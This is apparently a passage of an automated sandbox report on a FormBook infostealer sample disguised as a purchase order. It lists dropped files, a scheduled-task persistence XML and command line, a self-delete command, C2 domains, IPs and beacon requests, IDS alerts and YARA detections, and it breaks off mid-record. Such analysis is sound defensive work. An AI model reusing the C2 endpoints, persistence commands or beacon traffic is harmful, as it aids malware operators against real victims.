	2435.exe	Get hash	malicious	Browse	• www.northsytyle.com/dxe/?Wj0xll=4hH838s0e&EDHT4Ftp=vA37WJpcpzFfNUYXQYg75GtNYSPqw6GeTU1J6B6lZdudLhYIKqXqgoVRncSpzE3J3g/W
	] New Order Vung Ang TPP Viet Nam.exe	Get hash	malicious	Browse	• www.greenshirecommons.com/un8c/?8p=mBlnh5cldNPXtcmrZbSjCDRuhUw9cugXgXVTMTkNCQGRZTLNWcZvUlnJwuwR4xQFHfof&h6Z=FZOTUTGPt4-

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
BODIS-NJUS	Scan#0068-46c3365.exe	Get hash	malicious	Browse	• 199.59.242.153
	YaRh8PG41y.exe	Get hash	malicious	Browse	• 199.59.242.153
	Form BA.xlsx	Get hash	malicious	Browse	• 199.59.242.153
	new order.xlsx	Get hash	malicious	Browse	• 199.59.242.153
	PO_2005042020.exe	Get hash	malicious	Browse	• 199.59.242.153
	Swift.exe	Get hash	malicious	Browse	• 199.59.242.153
	SWIFT MT103.exe	Get hash	malicious	Browse	• 199.59.242.153
	RFQ-Order contract requirements.exe	Get hash	malicious	Browse	• 199.59.242.153
	hGpEbxogJ3.msi	Get hash	malicious	Browse	• 199.59.242.153
	Fra8994.exe	Get hash	malicious	Browse	• 199.59.242.153
	Statement for MCF and SSL8909356720029373839200282 02.exe	Get hash	malicious	Browse	• 199.59.242.153
	INVOICE E-4137 REV.1 AND E-4136 REV.1.exe	Get hash	malicious	Browse	• 199.59.242.153
	Img-347654566091235.exe	Get hash	malicious	Browse	• 199.59.242.153
	LEMO.exe	Get hash	malicious	Browse	• 199.59.242.153
	vbc.exe	Get hash	malicious	Browse	• 199.59.242.153
	0m445A5H66.exe	Get hash	malicious	Browse	• 199.59.242.153
	sample17.exe	Get hash	malicious	Browse	• 199.59.242.153
	444890321.exe	Get hash	malicious	Browse	• 199.59.242.153
	2435.exe	Get hash	malicious	Browse	• 199.59.242.153
	] New Order Vung Ang TPP Viet Nam.exe	Get hash	malicious	Browse	• 199.59.242.153

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
XIAOZHIYUN1-AS-APICIDCNETWORKUS	transferred $95,934.55 pdf.exe	Get hash	malicious	Browse	• 156.241.53.204
	7buSoE4lpW	Get hash	malicious	Browse	• 156.241.35.11
	rzp5MTubkU	Get hash	malicious	Browse	• 156.255.154.199
	l2n6l7jini	Get hash	malicious	Browse	• 156.254.252.219
	kKTeUAtiIP.exe	Get hash	malicious	Browse	• 103.48.133.134
	soa.exe	Get hash	malicious	Browse	• 156.234.184.179
	AWB & Shipping Tracking Details.exe	Get hash	malicious	Browse	• 156.254.228.116
	uw01Qp8GcO.exe	Get hash	malicious	Browse	• 103.48.133.134
	tbi contract.xlsx	Get hash	malicious	Browse	• 103.48.133.134
	Inv_7623980.exe	Get hash	malicious	Browse	• 156.254.194.185
	8xVa4UKUer	Get hash	malicious	Browse	• 156.226.185.199
	wpieoUm89Z.exe	Get hash	malicious	Browse	• 156.254.133.26
	USD980950_Swift.exe	Get hash	malicious	Browse	• 156.234.184.179
	oA6701eCn5jP7Zm.exe	Get hash	malicious	Browse	• 156.226.160.16
	8v1QKqvK9c	Get hash	malicious	Browse	• 154.83.233.51
	leY5nwYwDp	Get hash	malicious	Browse	• 156.253.91.139
	NQBNpLezqZKv1P4.exe	Get hash	malicious	Browse	• 156.241.53.21
	Orden de compra cotizacion.exe	Get hash	malicious	Browse	• 23.226.51.219
	U1R7Ed7940	Get hash	malicious	Browse	• 156.255.211.9
	leyw73RE9o	Get hash	malicious	Browse	• 23.235.167.110

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\PO20210208.exe.log

Process:	C:\Users\user\Desktop\PO20210208.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	1216
Entropy (8bit):	5.355304211458859
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4x84j:MIHK5HKXE1qHiYHKhQnoPtHoxHhAHKzr
MD5:	FED34146BF2F2FA59DCF8702FCC8232E
SHA1:	B03BFEA175989D989850CF06FE5E7BBF56EAA00A
SHA-256:	123BE4E3590609A008E85501243AF5BC53FA0C26C82A92881B8879524F8C0D5C
SHA-512:	1CC89F2ED1DBD70628FA1DC41A32BA0BFA3E81EAE1A1CF3C5F6A48F2DA0BF1F21A5001B8A18B04043C5B8FE4FBE663068D86AA8C4BD8E17933F75687C3178F F6
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21

C:\Users\user\AppData\Local\Temp\tmpF078.tmp

Process:	C:\Users\user\Desktop\PO20210208.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped

C:\Users\user\AppData\Local\Temp\tmpF078.tmp	
Size (bytes):	1661
Entropy (8bit):	5.185614187256404
Encrypted:	false
SSDEEP:	24:2dH4+SEqC/dp7hdMlNMFpdU/rlMhEMjnGpwjpIgUYODOLD9RJh7h8gKBcXtn:cbhH7MlNQ8/rydbz9I3YODOLNdq30
MD5:	9C99FA2D623FD3F0EC988DDF5EFAC604
SHA1:	802915C489AF37A18100F975142C4F3943F426ED
SHA-256:	525A103C23CBD988F8423EFF8F8E06617E3DE30A5DBF47685DAD70241E46DB67
SHA-512:	4AD5FA5C8B512FE88338D98A5E6EA1B683E88B6B5EC01C0EEF7FE4EA57ABF19DA976FC2E91FF243C5DD93E41E9EF76656EEA391D9950750685F02E44B2F2361 0
Malicious:	**true**
Reputation:	low
Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>computer\user</Author>.. </RegistrationInfo>.. <Triggers>.. <LogonTrigger>.. <Enabled>true</Enabled>.. <UserId>computer\user</UserId>.. </LogonTrigger>.. <RegistrationTrigger>.. <Enabled>false</Enabled>.. </RegistrationTrigger>.. </Triggers>.. <Principals>.. <Principal id="Author">.. <UserId>computer\user</UserId>.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>LeastPrivilege</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>.. <AllowHardTerminate>false</AllowHardTerminate>.. <StartWhenAv

C:\Users\user\AppData\Roaming\jzJlVLOvvNOn.exe	
Process:	C:\Users\user\Desktop\PO20210208.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	1377792
Entropy (8bit):	7.552806292482515
Encrypted:	false
SSDEEP:	24576:W0vr76DOafx8Dgyfx8DgOjKJuv5APKpVnRfHI5Or+gkjPWxiwDZ8GL:Vr76v58Dgy58DgOjK6DdR/rr+LLiZZ
MD5:	453333DB091BF0AA1B44DE50EE557B82
SHA1:	2FC782C51A566DC11E47CB27DFAAEAC4DEF8CE84
SHA-256:	AC99C0C414EBA6AFADB236077DD77F506C7F316511A72B70A0F0F630F9B5C416
SHA-512:	223A3F1346720BFD3DDBD569AF7A12509A925D19856C9FB64FE1EAFD857B256B5DEBF4F6FF521B55072AE9B186E5516D10F8EFD3C6312BA592DB2CB1B548918 6
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 46%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....A.a.....P..*.....H... ...`....@.. .....`..... ..@.....XH..O....`..P.....@..... ..... ..H.....text....(... ...*..... ..`.rsrc...P....`.....,.....@..@.rel oc.....@.....@..B.....H.....H.....0.....s... ...8l.....(....*&..(.....*.s.....s .....s!.....s".....s#.....*...0.....~....o$....+..*.0..... .....~....o%....+..*.0.....~....o&....+..*.0.....~....o'....+..*.0.....~....o(....+..*.0..<.....~.....()....,!r...p....(*...o+...s,.....~.....+..*.0.....~.....+..*"'.....*.0..&.....(....r1.. p~....o-...(.....t$....+..*...0..&.....(....r7..p~....o-...(.....

C:\Users\user\AppData\Roaming\jzJlVLOvvNOn.exe:Zone.Identifier	
Process:	C:\Users\user\Desktop\PO20210208.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	**true**
Preview:	[ZoneTransfer]....ZoneId=0

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.552806292482515

General

TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.83% • Win32 Executable (generic) a (10002005/4) 49.78% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	PO20210208.exe
File size:	1377792
MD5:	453333db091bf0aa1b44de50ee557b82
SHA1:	2fc782c51a566dc11e47cb27dfaaeac4def8ce84
SHA256:	ac99c0c414eba6afadb236077dd77f506c7f316511a72b70a0f0f630f9b5c416
SHA512:	223a3f1346720bfd3ddbd569af7a12509a925d19856c9fb64fe1eafd857b256b5debf4f6ff521b55072ae9b186e5516d10f8efd3c6312ba592db2cb1b5489186
SSDEEP:	24576:W0vr76DOafx8Dgyfx8DgOjKJuv5APKpVnRfHI5Or+gkjPWxiwDZ8GL:Vr76v58Dgy58DgOjK6DdR/rr+LLiZZ
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....A.a.....P..*.....H... ...`....@.. .....`.....@.....

File Icon

Icon Hash:	b07968fcd4ec7090

Static PE Info

General

Entrypoint:	0x5448aa
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x6107410F [Mon Aug 2 00:49:19 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x1428b0	0x142a00	False	0.72012952223	PGP symmetric key encrypted data - Plaintext or unencrypted data	7.58418130076	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0x146000	0xd650	0xd800	False	0.708604600694	data	6.59963418167	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x154000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
08/03/21-17:44:30.105010	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49751	80	192.168.2.7	199.59.242.153
08/03/21-17:44:30.105010	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49751	80	192.168.2.7	199.59.242.153
08/03/21-17:44:30.105010	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49751	80	192.168.2.7	199.59.242.153

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Aug 3, 2021 17:44:08.602545977 CEST	192.168.2.7	8.8.8.8	0x9a1e	Standard query (0)	www.drtimgood.com	A (IP address)	IN (0x0001)
Aug 3, 2021 17:44:29.883577108 CEST	192.168.2.7	8.8.8.8	0x1665	Standard query (0)	www.hickorymontessori.com	A (IP address)	IN (0x0001)
Aug 3, 2021 17:44:50.355226040 CEST	192.168.2.7	8.8.8.8	0xaee5	Standard query (0)	www.catoseo.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Aug 3, 2021 17:44:08.792093039 CEST	8.8.8.8	192.168.2.7	0x9a1e	No error (0)	www.drtimgood.com		154.207.58.46	A (IP address)	IN (0x0001)
Aug 3, 2021 17:44:30.001724958 CEST	8.8.8.8	192.168.2.7	0x1665	No error (0)	www.hickorymontessori.com		199.59.242.153	A (IP address)	IN (0x0001)
Aug 3, 2021 17:44:50.395836115 CEST	8.8.8.8	192.168.2.7	0xaee5	No error (0)	www.catoseo.com		172.67.201.162	A (IP address)	IN (0x0001)
Aug 3, 2021 17:44:50.395836115 CEST	8.8.8.8	192.168.2.7	0xaee5	No error (0)	www.catoseo.com		104.21.36.254	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.drtimgood.com
- www.hickorymontessori.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.7	49750	154.207.58.46	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Aug 3, 2021 17:44:09.015583992 CEST	5494	OUT	GET /kd8k/?k484cP=6lXxUBgPFXV4ht&FN9t7=Aecc1C2lq3KIOk0Z5e9GHdHOzGpcwGJNxdz75+SI1+BGrXagTsS PYgmle4+aia3bzkQ1M3Kxow== HTTP/1.1 Host: www.drtimgood.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Aug 3, 2021 17:44:10.118263960 CEST	5495	IN	HTTP/1.1 302 Moved Temporarily Date: Tue, 03 Aug 2021 15:44:09 GMT Server: Apache Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Pragma: no-cache Set-Cookie: PHPSESSID=nb70b090s3enmkat133ttfa3s7; path=/ Set-Cookie: think_language=zh-cn; expires=Tue, 03-Aug-2021 16:44:09 GMT; Max-Age=3600; path=/; secure; httponly Set-Cookie: PHPSESSID=qlj16kg7kpdb9kq5uf4up8ga93; path=/; HttpOnly Upgrade: h2 Connection: Upgrade, close Location: / Content-Length: 0 Content-Type: text/html; charset=gbk

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.7	49751	199.59.242.153	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Aug 3, 2021 17:44:30.105010033 CEST	5497	OUT	GET /kd8k/?FN9t7=pHASxN/zB2s8y7031b2M6UpombzKK7jcls/pLxeKoPwZAZ9UGIoJwDMFpIJDyyQaamJqeGG8I Q==&k484cP=6lXxUBgPFXV4ht HTTP/1.1 Host: www.hickorymontessori.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Aug 3, 2021 17:44:30.206531048 CEST	5499	IN	HTTP/1.1 200 OK Server: openresty Date: Tue, 03 Aug 2021 15:44:30 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close X-Adblock-Key: MFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBANDrp2lz7AOmADaN8tA50LsWcjLFyQFcb/P2Txc58oY OeILb3vBw7J6f4pamkAQVSQuqYsKx3YzdUHCvbVZvFUsCAwEAAQ==_hAYh7TWgNo5tRTcSSUVtXC9nuM aRyonbvQGvUJxYBumZ8+i/gBJwaDQ6ngPNVR2GXZ334FbPT2OmEatcHZD4Gg== Data Raw: 66 66 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 3c 68 74 6d 6c 20 64 61 74 61 2d 61 64 62 6c 6f 63 6b 6b 65 79 3d 22 4d 46 77 77 44 51 59 4a 4b 6f 5a 49 68 76 63 4e 41 51 45 42 42 51 41 44 53 77 41 77 53 41 4a 42 41 4e 44 72 70 32 6c 7a 37 41 4f 6d 41 44 61 4e 38 74 41 35 30 4c 73 57 63 6a 4c 46 79 51 46 63 62 2f 50 32 54 78 63 35 38 6f 59 4f 65 49 4c 62 33 76 42 77 37 4a 36 66 34 70 61 6d 6b 41 51 56 53 51 75 71 59 73 4b 78 33 59 7a 64 55 48 43 76 62 56 5a 76 46 55 73 43 41 77 45 41 41 51 3d 3d 5f 68 41 59 68 37 54 57 67 4e 6f 35 74 52 54 63 53 53 55 56 74 58 43 39 6e 75 4d 61 52 79 6f 6e 62 76 51 47 76 55 4a 78 59 42 75 6d 5a 38 2b 69 2f 67 42 4a 77 61 44 51 36 6e 67 50 4e 56 52 32 47 58 5a 33 33 34 46 62 50 54 32 4f 6d 45 61 74 63 48 5a 44 34 47 67 3d 3d 22 3e 3c 68 65 61 64 3e 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 3c 74 69 74 6c 65 3e 3c 2f 74 69 74 6c 65 3e 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 22 3e 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 64 65 73 63 72 69 70 74 69 6f 6e 22 20 63 6f 6e 74 65 6e 74 3d 22 53 65 65 20 72 65 6c 61 74 65 64 20 6c 69 6e 6b 73 20 74 6f 20 77 68 61 74 20 79 6f 75 20 61 72 65 20 6c 6f 6f 6b 69 6e 67 20 66 6f 72 2e 22 2f 3e 3c 2f 68 65 61 64 3e 3c 21 2d 2d 5b 69 66 20 49 45 20 36 20 5d 3e 3c 62 6f 64 79 20 63 6c 61 73 73 3d 22 69 65 36 22 3e 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 3c 21 2d 2d 5b 69 66 20 49 45 20 37 20 5d 3e 3c 62 6f 64 79 20 63 6c 61 73 73 3d 22 69 65 37 22 3e 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 3c 21 2d 2d 5b 69 66 20 49 45 20 38 20 5d 3e 3c 62 6f 64 79 20 63 6c 61 73 73 3d 22 69 65 38 22 3e 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 3c 21 2d 2d 5b 69 66 20 49 45 20 39 20 5d 3e 3c 62 6f 64 79 20 63 6c 61 73 73 3d 22 69 65 39 22 3e 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 3c 21 2d 2d 5b 69 66 20 28 67 74 20 49 45 20 39 29 7c 21 28 49 45 29 5d 3e 20 2d 2d 3e 3c 62 6f 64 79 3e 3c 21 2d 2d 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 3e 67 5f 70 62 3d 28 66 75 6e 63 74 69 6f 6e 28 29 7b 76 61 72 0a 44 54 3d 64 6f 63 75 6d 65 6e 74 2c 61 7a 78 3d 6c 6f 63 61 74 69 6f 6e 2c 44 44 3d 44 54 2e 63 72 65 61 74 65 45 6c 65 6d 65 6e 74 28 27 73 63 72 69 70 74 27 29 2c 61 41 43 3d 66 61 6c 73 65 2c 4c 55 3b 44 44 2e 64 65 66 65 72 3d 74 72 75 65 3b 44 44 2e 61 73 79 6e 63 3d 74 72 75 65 3b 44 44 2e 73 72 63 3d 22 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 61 64 73 65 6e 73 65 2f 64 6f 6d 61 69 6e 73 2f 63 61 66 2e 6a 73 22 3b 44 44 2e 6f 6e 65 Data Ascii: ff9<!DOCTYPE html><html data-adblockkey="MFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBANDrp 2lz7AOmADaN8tA50LsWcjLFyQFcb/P2Txc58oYOeILb3vBw7J6f4pamkAQVSQuqYsKx3YzdUHCvbVZvFUsCAwEAAQ= =_hAYh7TWgNo5tRTcSSUVtXC9nuMaRyonbvQGvUJxYBumZ8+i/gBJwaDQ6ngPNVR2GXZ334FbPT2OmEa tcHZD4Gg==""><head><meta http-equiv="Content-Type" content="text/html; charset=utf-8"><title></title><meta name ="viewport" content="width=device-width, initial-scale=1"><meta name="description" content="See related links to what yo u are looking for."/></head>...[if IE 6]><body class="ie6"><![endif]-->...[if IE 7]><body class="ie7"><![endif]-->...[if IE 8]> <body class="ie8"><![endif]-->...[if IE 9]><body class="ie9"><![endif]-->...[if (gt IE 9)|!(IE)]> --><body>...<![endif]--><script type="text/javascript">g_pb=(function(){varDT=document,azx=location,DD=DT.createElement('script'),aAC=false,L U;DD.defer=true;DD.async=true;DD.src="//www.google.com/adsense/domains/caf.js";DD.one

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
PeekMessageA	INLINE	explorer.exe
PeekMessageW	INLINE	explorer.exe
GetMessageW	INLINE	explorer.exe
GetMessageA	INLINE	explorer.exe

Processes

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: PO20210208.exe PID: 2164 Parent PID: 5824

General

Start time:	17:42:41
Start date:	03/08/2021
Path:	C:\Users\user\Desktop\PO20210208.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\PO20210208.exe'
Imagebase:	0x620000
File size:	1377792 bytes
MD5 hash:	453333DB091BF0AA1B44DE50EE557B82
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: schtasks.exe PID: 2768 Parent PID: 2164

General

Start time:	17:42:58
Start date:	03/08/2021
Path:	C:\Windows\SysWOW64\schtasks.exe

Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\jzJlVLOvvNOn' /XML 'C:\Users\user\AppData\Local\Temp\tmpF078.tmp'
Imagebase:	0x13b0000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

File Read

Analysis Process: conhost.exe PID: 5644 Parent PID: 2768

General

Start time:	17:42:59
Start date:	03/08/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff774ee0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: PO20210208.exe PID: 5724 Parent PID: 2164

General

Start time:	17:42:59
Start date:	03/08/2021
Path:	C:\Users\user\Desktop\PO20210208.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\PO20210208.exe
Imagebase:	0xdc0000
File size:	1377792 bytes
MD5 hash:	453333DB091BF0AA1B44DE50EE557B82
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000A.00000002.373023982.0000000001C10000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000A.00000002.373023982.0000000001C10000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000A.00000002.373023982.0000000001C10000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000A.00000002.371759011.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000A.00000002.371759011.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000A.00000002.371759011.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000A.00000002.372992158.0000000001BE0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000A.00000002.372992158.0000000001BE0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000A.00000002.372992158.0000000001BE0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

Show Windows behavior

File Read

Analysis Process: explorer.exe PID: 3292 Parent PID: 5724

General

Start time:	17:43:02
Start date:	03/08/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff662bf0000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: msiexec.exe PID: 4776 Parent PID: 3292

General

Start time:	17:43:24
Start date:	03/08/2021
Path:	C:\Windows\SysWOW64\msiexec.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\msiexec.exe
Imagebase:	0x1120000
File size:	59904 bytes
MD5 hash:	12C17B5A5C2A7B97342C362CA467E9A2

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000011.00000002.536617953.0000000000E80000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000011.00000002.536617953.0000000000E80000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000011.00000002.536617953.0000000000E80000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000011.00000002.536570709.0000000000E40000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000011.00000002.536570709.0000000000E40000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000011.00000002.536570709.0000000000E40000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000011.00000002.536321895.0000000000B10000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000011.00000002.536321895.0000000000B10000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000011.00000002.536321895.0000000000B10000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities

Show Windows behavior

File Read

Analysis Process: cmd.exe PID: 5480 Parent PID: 4776

General

Start time:	17:43:29
Start date:	03/08/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\Desktop\PO20210208.exe'
Imagebase:	0x870000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: conhost.exe PID: 5496 Parent PID: 5480

General

Start time:	17:43:30
